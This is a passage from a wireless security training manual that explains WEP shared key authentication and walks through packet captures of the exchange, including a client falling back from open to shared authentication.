

Figure 3-54 - Shared Key Authentication Process

The following steps take place when a client authenticates using shared authentication:

1. The station sends an authentication requests to the access point
2. The access point sends a challenge text to the station
3. The station uses its default key to encrypt the challenge text and sends it back to the AP
4. The AP decrypts the encrypted text with the WEP key that corresponds to the station default key and then compares the result with the original challenge text. If

there is a match, that means they share the same key and the AP authenticates the station. If there is no match, the AP refuses to authenticate the station.

By default, most wireless drivers will attempt open authentication first. If open authentication fails, they will proceed to try shared authentication.

Let's take a look at our capture file and see how this process takes place. The first frame is a beacon from the "teddy" network.



Figure 3-55 - Beacon Frame from the AP

In frame 2, shown in Figure 3-56, the client sends an authentication request to the AP.



Figure 3-56 - Authentication Request from the STA to the AP

In the highlighted portion of the frame above, we can see that the AP is sending a Shared key request.

In frame 3, the authentication request is ACK'd by the AP, then in the fourth frame, we can see that the AP confirms the shared key algorithm and sends the challenge text to be encrypted by the client.



Figure 3-57 - Challenge Text Sent by the AP

Frame 5 is an ACK by the client and then, in frame 6, shown below, the STA sends the encrypted challenge text back to the access point.



Figure 3-58 - Encrypted Challenge Text Returned to the AP

After an ACK from the AP in frame 7, the AP verifies the encrypted challenge is correct and returns an authentication Successful message in frame 8 back to the STA.



Figure 3-59 - Authentication Successful Frame from the AP

3.5.2.2.1 Fall Back to Shared Authentication

Capture File: http://www.offensive-security.com/wifu/wep_shared_auth_fall_back.pcap

BSSID: 00:15:6D:10:11:05 **ESSID:** Test **STA:** 00:0D:02:33:57:14

In this capture file, you will see the wireless client fall back from open to shared authentication. In Figure 3-60 below, packet 750 shows the STA attempting to authenticate using open authentication.



Figure 3-60 - Station Attempts Open Authentication

In frame 752, we see that the AP refuses the authentication with the message “Responding station does not support the specified authentication algorithm”.



Figure 3-61 - AP Refuses Open Authentication

The STA tries to use open authentication 3 more times in packets 754, 849, and 1028 before falling back to shared authentication as shown in Figure 3-62 below.



Figure 3-62 - Station Falls Back to Shared Authentication

The access point then replies in frame 1135 that the chosen authentication method is correct.

